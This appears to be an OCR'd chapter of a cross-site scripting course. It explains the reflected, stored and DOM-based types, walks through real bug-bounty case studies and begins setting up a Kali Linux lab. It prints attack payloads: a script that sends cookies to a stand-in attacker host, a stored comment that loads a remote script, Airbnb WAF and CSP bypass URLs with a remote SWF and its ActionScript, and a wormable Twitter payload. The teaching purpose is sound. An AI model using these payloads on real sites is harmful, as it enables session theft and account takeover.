
Now imagine that you receive what looks to be a legitimate email from that website, claiming to be sent by someone from their marketing team announcing a brand new product or feature that you're going to love. The link looks like this:

```
https://example.com/search?q=%22%3Cscript%20src%20
%3Djavascript%3Aalert%28%29%3E
```

Thinking nothing of it, you click on the link and you see a pop-up that says "alert".

While that may seem like a completely harmless example, it means that there's an XSS vulnerability, which could mean a much more serious attack. Let's take a closer look at why that is.

The application receives that URL request that we clicked on, it grabs the search query parameter, sends it to the server for processing, populates the application's search with that parameter (which in this case is a malicious script), and sends the results back to the user from the server. Since the application outputs our search query on the page, it reflects that script back to the user, causing the browser to execute that script as if it were part of the legitimate application, and as if it were meant to be rendered on the original page.



In a more realistic type of attack, the malicious payload would not try to reveal itself. So instead of an alert pop-up, it might quietly add a fake sign-in form to the page with an error message saying that you need to log in to see the new product, except that the results of the login form would get sent to a remote server being monitored by the attacker. And then they have your credentials.

Or, if you're already logged in, the malicious script could simply grab your cookie information and send it to that same remote server, giving the attacker access to your session information, and therefore being able to log in as you.

So reflective XSS is typically achieved through a constructed URL like the one we saw.


And the problem is, even for more technical users who might notice something odd about a URL like that, a lot of times nowadays, URLs are shortened using shorteners which hide the intent of the URL, so that it's not possible to see it as a malicious URL when you first look at it. Other URLs might be so long and contain so much encoding that people won't bother even looking at it and just end up clicking the link.

For example, this URL: `https://example.com/search?q=%3Cscript%20src%3Djavascript%3Aalert%28%22alert%22%29%3E` could easily be turned into this url: *https://goo.gl/15MS*

The good thing about reflected XSS relying on URLs is that it's usually a more targeted attack since it doesn't scale very well, unlike another type of attack that we're now going to explore... stored (or persistent) XSS.

Stored or persistent

Stored, aka persistent, attacks are different from reflected attacks, because instead of just being reflected to target that single user that clicked on a URL, persistent attacks are stored by the application and displayed every time the page is loaded.



This means that persistent attacks can typically reach far more users.

Let's say, for example, that an e-commerce website lets users post comments, and is vulnerable to persistent attacks.

An attacker goes and adds a comment saying that:

```
“This is the best product for the price that I’ve found! <script src=”http://
malicious-site.com/malicious-script.js”></script>”
```

Every time a user visits the page, that script will load and execute, hijacking the user's session cookies, or whatever else it's doing, without the user ever even realizing it or having to click on any malicious link. They were compromised simply by visiting what they thought was a safe and trusted product page.

I mean imagine being able to find a vulnerability like this on Amazon.com — you'd be able to pick a handful of the most popular products and end up compromising millions of users who would have no idea that it happened. Now, Amazon I'm sure invests a huge sum of money on security in order to make sure that doesn't happen, so your odds of successfully exploiting a Cross-Site scripting vulnerability on an Amazon product page is very very low, but the point remains that a persistent XSS attack can scale almost to infinity, while reflected attacks are much more targeted.

An attack like this, while it can be much more devastating, is also usually a lot harder to pull off. Not only do you have to find a vulnerable application, but you also have to find a way to store your payload somewhere like in a database, visitor logs, comment fields, or somewhere else on the target server, or even potentially permanently stored in the user's browser, like in an HTML5 database. It would also have to be a website that gets enough traffic to even bother in the first place, and those websites typically have more resources and a strong business case to prevent these types of attacks from happening. So a lot of factors have to align, to successfully pull it off with a high enough impact.


DOM-based XSS

Alright, now let's talk about the 3rd and last type of attack that we'll explore in this course: DOM-based XSS.

DOM-based, or DOM XSS for short, is when an application has client-side JavaScript that processes data from untrusted sources in an unsafe way, usually by writing that data back to the DOM. So instead of having a vulnerability in the server-side code, the vulnerability is in the client-side code.

If you're not familiar with what the DOM is or what it stands for, I'll explain in just a minute.


Let's go back to our search example from earlier. There are a few ways that a search function can work. One way is that a user submits information, clicks on a button, the request gets processed by the server, and the outputs are displayed to the user. Another way is purely via JavaScript, where you have JavaScript code that grabs the user's input and then displays it back to that user so they can see what they searched for.



So the JavaScript code is actually modifying the DOM right there and then, again without refreshing the page, and without sending it to a backend server first.

Real quick if you're not familiar with what DOM (D-O-M) means, here's a quick explanation:

When you write HTML, the browser parses that HTML and turns it into something called the DOM, or Document Object Model, which you can then look at and inspect with Chrome or Firefox DevTools, or whatever other tool you use.



That DOM is what JavaScript code can manipulate. So when you write a script that changes the color of a header via JavaScript, the code looks for that header in the DOM, and then changes its attributes via the DOM.

So with our search example, our code might look like this:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.insertAdjacentHTML('afterend', 'You searched for: ' + search);
```

This code will grab the element with ID of 'results', and once it's grabbed the element, it will modify its inner HTML to say "You searched for: <search value>". Because the `.innerHTML` function parses it as HTML, it will cause scripts added to be executed. Although we will see later in the course that `<script>` tags actually don't get executed if injected via `.innerHTML`, but there are ways around that.

In any case, if an attacker were to send you a link like this:

```
http://website.com/search?keyword=<script>window.location='http://attacker.
com/?cookie='+document.cookie</script>
```

It would input a malicious script in the search functionality, and if the JavaScript trusts that data without cleaning it up, then the script will be added to the DOM which will, as with the other examples, cause the browser to execute that script.

```
<html>
    <h2>Your Search:</h2>
      <div id="results">You searched for: <script>window.location='http://
attacker.com/?cookie='+document.cookie</script> </div>
    <script>
        var search = document.getElementById('search').value;
        var results = document.getElementById('results');
        results.insertAdjacentHTML('afterend', 'You searched for: ' + search);
    </script>
</html>
```

Since our malicious script in this example calls the attacker's website at a URL containing the `document.cookie` value, the user's cookies will be sent to that URL for the attacker to see.

DOM XSS is similar to Reflective XSS in the sense that it's typically done via a malicious URL, and the differences between the two are quite subtle, but there are some key differences.

You can think of DOM-based XSS as a variant of both persistent and reflected XSS. The main difference between DOM and Reflected XSS is that with reflective XSS, the malicious JavaScript is executed when the page is loaded, as part of the HTML sent by the server. With DOM XSS, instead, the malicious script is not actually executed by the victim's browser until the website's own legitimate JavaScript is executed, and somebody abuses the fact that legitimate JavaScript treats user input in an unsafe way.

Reflected	DOM-based
Payload executed when the page loads as part of the HTML sent by the server	Payload is executed by front-end code after the website's own legitimate JavaScript is executed
Payload typically delivered via URL	Payload typically delivered via URL or stored

Remember in our example, the page had already loaded, we're just using the application's own scripts to make modifications to the page and to the client-side code, instead of having to go through the server-side code.

This matters because more and more web applications use JavaScript to make changes to web pages on the fly, meaning that HTML is modified and generated via client-side code rather than server-side code. This means that we need to check for XSS vulnerabilities on both the server-side, and on the client-side. We'll talk more about defenses in a future lesson.

At this point, if you're still not quite sure how DOM-based XSS works or how it differs from the other types, don't worry — re-run through what I just said a couple of times, and if it still doesn't stick, it will make more sense as we go along.

Alternative labeling: Server vs Client XSS

With all of this said, while we talk about the different techniques separately, in reality, they overlap. You could have both stored and DOM-based XSS. You could also have stored and reflected XSS. Since that made things even more confusing, a lot of people started separating it into 2 categories:

1. Server XSS
2. Client XSS

Server XSS being when untrusted user-supplied data is included in an HTTP response generated by the server. Since the source of this data could be from the request, or from a stored location, you can have both reflected server XSS and stored server XSS.

The vulnerability is in server-side code, and the browser is simply rendering the response and executing any valid embedded script.

Client XSS is when untrusted user supplied data is used to update the DOM with an unsafe JavaScript call. This data could be from the DOM, or it could be sent by the server (like via an AJAX call or page load). So, DOM-based XSS is a subset of Client XSS, but you could still have reflected and stored Client XSS as well.

I hope that doesn't confuse things even more, I just wanted to include it in case you see it referred to as those types. If it is more confusing, then frankly just ignore for now. Again, things will make more sense with examples and practical scenarios.

Conclusion

To recap:

- Reflected XSS is when malicious input comes from the victim's request, typically via a URL, and the XSS payload is not persistent, but instead gets sent to the web server and echoed back to the screen.
- Persistent XSS is when malicious input comes from the website's database
- DOM-based XSS is when malicious input comes from client-side code rather than server-side code
- The three different types overlap with each other, so some people refer to it as either Server XSS or Client XSS based on where the input comes from

Go ahead and complete this lesson, and let's move on to the next where we will continue to look at examples and make more sense of all this!

Case Studies

An important part of learning Cross-Site Scripting is to study case studies of XSS vulnerabilities in the real world. Throughout this course, we will be setting up lab environments and performing attacks against those environments, we'll study the concepts, and we'll look at code examples to understand what's going on behind the scenes.

But, as important as all of that is, we also want to study vulnerabilities that have happened on real websites. So, for this lesson, I've hand-picked a variety of case studies that I hope will:

1. Get you even more excited to learn about Cross-Site Scripting, because I personally find these examples to be really cool
2. Help connect and solidify concepts we've learned so far to real-world examples
3. Show the importance of XSS and the fact that it is still very much a threat to web applications in 2020, 2021, and beyond

But, before we look at these case studies, I want to point something out: if you look at these and you think "there's no way I could ever find bugs like this, maybe learning this topic is not for me" I want you to remember that:

1. Most of the examples I'm showing you are from bug hunters who have been doing this for a very long time and they have a lot of experience, but they started where you started too
2. Some people are exceptionally good at thinking like this and at hunting bugs, while others aren't, and that's OK because you don't have to be a bug hunter to succeed in this field

Alright, enough with the introduction, let's get into it.

Because of modern browser security controls and increased awareness of application developers, a lot of classical XSS attacks no longer work in most of the real world, and finding XSS vulnerabilities in the wild is getting harder and harder.

That's a great thing, and definitely a trend to continue, BUT, it shouldn't mean that we can simply forget about XSS. In fact, there have been recent bug bounties reminding us that XSS is still a thing, and we should absolutely still continue thinking about it.

TikTok

Earlier this year, I created a video talking about TikTok security and privacy issues. One of the security issues that was found, reported, and fixed, had to do with XSS — let's take a look:

CheckPoint Research found that one of TikTok's subdomains - ads.tiktok.com - was vulnerable to XSS attacks, which lets an attacker input malicious scripts...

```
https://ads.tiktok.com/help/search?=%22%3Cscript%20src%20
%3Djavascript%3Aalert%28%29%3E
```

That looks like a bunch of gibberish, and it is, and again most non-technical users would ignore that and simply click on the link, when it reality it would execute this script:

```
"<script src=javascript:alert("xss")>
```

In this case, all that does is create one of those annoying alert boxes that just writes out "xss", but that's just a proof of concept. In reality, an attacker could do far more damage like:

- Redirect you to one of those look-alike websites we talked about
- Send your cookies to the attacker's server so they can hijack your account
- Or fun stuff like that

So, a potentially significant vulnerability that was in a fairly common location to find XSS vulnerabilities, which is the search function.

Facebook

Another two recent case studies come from a bug bounty that was paid out on April 30th, 2020 by Facebook, and then again on May 19th. Facebook paid a bug bounty of $22,500 and another of $20,000. The last was for finding an XSS vulnerability on the Facebook login button. If you want to read a more detailed report from the person who found the security bug, check out this blog post.

In short, the vulnerability was a DOM-based XSS vulnerability through the postMessage method.

A lot of websites use iframe communication for widgets, plugins, or web SDKs.

This person noticed that the Facebook login SDK for JavaScript, which allows 3rd party websites to let users login through Facebook, used a proxy iframe (webpages), and when they looked further into the code, they noticed in the JavaScript code that there was a `window.open()` call that did not validate the URL/schema, which means that DOM XSS could be used to exploit that call with something like:

window.open('javascript:alert(document.domain)')

This means, as the post explains, that:

So if we send a payload with `url:'javascript:alert(document.domain)'` to the `https://www.facebook.com/v6.0/plugins/login_button.php` iframe and the user click's the `Continue With Facebook` button `javascript:alert(document.domain)` would be executed on `facebook.com` domain.

There's more info on this page, so definitely check that out!
https://twitter.com/vinodsparrow/status/1255940268768944129

https://twitter.com/vinodsparrow/status/1262910779872903173

Gmail

Another DOM-based XSS that used the postMessage API was found in Gmail in early 2020, and you can read the report here.

As it turns out, Gmail uses a number of different iframes communicating between each other. Each message has a target, which is the frame that receives the message, a source, which is the frame which sent the message, an origin (which is the domain of the source), and the data, which can be a string or a JSON object (or any kind of object that will be cloned in the process).

The target receives the message using:
addEventListener("message", function(message){/* handle message here */})

The bug hunter found an interesting message being sent by hangouts.google.com to mail.google.com with a URL in the message data, and the url contained the word "frame." They found the code that initiated the request for that message, and that code used the function `.appendChild()`, which can be useful for XSS attacks. In this case, they were able to send a message to the frame from their browser console with the same data but with a `javascript:alert(1)` instead of the URL.

Modern browsers actually blocked the request with CSP, or Content Security Policy, but IE11 and Edge at the time let it go through successfully.

Airbnb

This writeup is particularly interesting because it showcases that, even with multiple layers of security, people can still find vulnerabilities. Not only did the discoverers have to bypass JSON encoding, but they also had to bypass an XSS filter, a WAF, CSP rules, and Chrome's XSS auditor.

In this case, the bug bounty hunters were able to bypass AirBnb's XSS filter by using a semi-colon. That's right, a semi-color placed in front of the XSS payload, like shown in this example:

URL: `https://www.airbnb.com/embeddable/listing_frame?id=9978655&city-link-index=;</script><u>test123`

After that, they realized that a WAF (Web Application Firewall) was blocking their attempts. When you are up against a WAF, it's all about trial and error, and understanding what's tripping the WAF. This is where a handful of cheat sheets can come in handy.

They managed to beat the WAF with a null-byte, like this:

```
https://www.airbnb.com/embeddable/listing_frame?id=9978655&city-link-index=;<sc%00ript>alert/**/(1)</script>
```

And we'll see null bytes in another example later in this course, but I recommend looking it up if you're not familiar with what that is.

Then, they noticed that there was JSON encoding going on, and they bypassed it with this payload:

```
https://www.airbnb.com/embeddable/listing_frame?id=9978655&city-link-index=;<sc%00ript/test='asdf'/te%00st2='asdf'>alert/**/(1)</script>
```

Then they ran into problems with CSP, which stands for Content Security Policy, and we saw it with the Gmail case study as well.

To get around this, they had to use an embeddable SWF file, which is an adobe flash file format which can contain actionscript.

The payload now looked like this:
URL: `https://www.airbnb.com/embeddable/listing_frame?city-link-index=;</script><embed/test=''/allowscr%00iptaccess='always'/s%00rc='//buer.haus/xss2.swf'//>&id=9978655`

Which loaded this file:

```
package
{
    import flash.display.Sprite;
    import flash.external.*;
    import flash.system.System;
    public class XSSProject extends Sprite
    {
        public function XSSProject()
        {
            flash.system.Security.allowDomain("*");
            ExternalInterface.marshallExceptions = true;
            try {
                ExternalInterface.call("0);}catch(e){};alert(document.
domain);//");
            } catch(e:Error) {
                trace(e);
            }
        }
    }
}
```

Even though this worked and resulted in an alert box, they realized that the WAF was blocking it from using on other devices, so they weren't done yet. They ended up adding even more null-bytes to the URL, and that worked, but then Chrome's XSS auditor would block the requests.

They were able to defeat the auditor with the same tricks they used to bypass the WAF. They used the null-byte attack and tabs, and they were able to make it work in Chrome, Firefox, and Safari with this payload:

```
https://www.airbnb.co.uk/embeddable/listing_frame?</script><em;<;>;<embed /test
='’/+allowscript%00acces%00s='al%00%09ways'+%09%00s%09r%00c='//buer.haus/xss2.
swf'><em;&city-link-index=&id=9978655'+on%00error=al%00ert%00(1)'&action
```

Once they figured this out, they were able to find 7 additional vulnerable locations, including a Stored Cross-Site Scripting issue, as well as reflected ones.

This is quite an interesting read that I had to quickly go through in this lesson, but I highly recommend the read.

Wormable XSS

One more case study that I'll share in this lesson before we move on — although we will take a look at other case studies throughout the course — is one about something called Wormable XSS.

If you're not familiar with what a computer worm is, in simple terms, it's a type of malware that spreads copies of itself from one host to another.

A Wormable XSS, then, is an XSS payload that spreads itself from one user to another, all by itself.

In mid-2018, someone found a Wormable Twitter XSS.

Using this payload before Twitter fixed the issue would have spread the XSS payload from account to account throughout Twitter.

```
https://twitter.com/messages/compose?recipient_id=988260476659404801&welcome_
message_id=988274596427304964&text=%3C%3Cx%3E/script%3E%3C%3Cx%3Eiframe%20
id%3D__twttr%20src%3D/intent/retweet%3Ftweet_id%3D1114986988128624640%3
E%3C%3Cx%3E/iframe%3E%3C%3Cx%3Escript%20src%3D//syndication.twimg.com/
timeline/profile%3Fcallback%3D__twttr/alert%3Buser_id%3D12%3E%3C%3Cx%3E/
script%3E%3C%3Cx%3Escript%20src%3D//syndication.twimg.com/timeline/
profile%3Fcallback%3D__twttr/frames%5B0%5D.retweet_btn_form.submit%3Buser_
id%3D12%3E
```

If you'd like to learn more about how they did that, then definitely check out that article.

I also recommend these two articles that talk about Apple XSS vulnerabilities if you'd like to check out additional case studies:

- https://samcurry.net/hacking-apple/#vuln3
  - **Wormable Stored Cross-Site Scripting Vulnerabilities Allow Attacker to Steal iCloud Data through a Modified Email**
- https://samcurry.net/hacking-apple/#vuln7
  - **AWS Secret Keys via PhantomJS iTune Banners and Book Title XSS**

Conclusion

To wrap up, keep these things in mind:

1. While some blogs on the internet claim that XSS is practically dead, the fact that there are high profile reports from 2020 alone, and others in the past 3 years, from very large organizations with access to serious resources, proves otherwise. Sure, they are harder to find than they have been in the past, but they are still out there in the wild
2. Not only are XSS vulnerabilities still present, but the ones that we saw in this lesson also have potentially very high impacts. The Facebook and Gmail ones we explored would have resulted in complete account takeovers. Gmail especially is scary because that means the attacker could have read your emails, crafted emails on your behalf, reset passwords on your banking websites, etc..
3. Finally, to also show that there's some good money to be made...the person who found 2 XSS vulnerabilities in Facebook made over $40,000 this year alone from just 2 reports! Now keep in mind that's a very high payout and probably higher than most other payouts people usually get, but you get the point.

Alright, once you've read all you want to read about these case studies, go ahead and mark this lesson as complete, and I'll see you in the next!

Setting up safe and legal environments to attack

Setting up safe and legal environments to attack

In this lesson, we walk through setting up our environment in order to follow along with the hands-on demonstrations throughout the course. This is an important lesson to complete if you want to apply what you're learning hands-on, so if you get stuck at any point in time, please reach out and we'll help you resolve the issue so that you can move on.

The first thing we need to configure is Kali Linux, which is a free Linux distribution that's often used for digital forensics and penetration testing. The reason we want to use Kali is because it comes pre-installed with many of the tools we'll be using throughout the course, which will help us get going and avoid issues that can come from running different operating systems.

Creating a Kali VM with VirtualBox

Don't worry, this step is not difficult and it doesn't take too much time. And again, this is all free.

If you don't already have VirtualBox or VMWare, go ahead and download whichever one you prefer, but I'll be using VirtualBox.

All you have to do is go to virtualbox.org and download the latest version for your current operating system. I'm on a mac, so I'll download the OS X version, but if you're on Windows you would download that version.

Then, follow the steps to install VirtualBox. At this point, if you have any issues during the installation and you can't figure out a solution, please reach out in our forums and we'll be glad to help.

Once you have VirtualBox installed and running, it's time to set up Kali Linux.

There's a great tutorial located at this URL with instructions, so I won't go into too much depth if you want to install Kali using an ISO which provides a bit more customizability but takes longer and requires more configuration.

Instead, I'll use an OVA version.

First, we'll want to download Kali at this URL: https://www.kali.org/downloads/


If you want an ISO image of Kali to be able to boot from it, then you can download from here, but

Since we're using VirtualBox, we'll need to click on this link: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

And we'll download the 64-Bit version. This can take a few minutes.

Once you've downloaded the OVA, go to VirtualBox and Import the Appliance (File -> Import Appliance), or double-click the OVA file.

Before importing, you'll want to double-check settings to make any modifications necessary. Then, start the import process. This can take a few minutes.



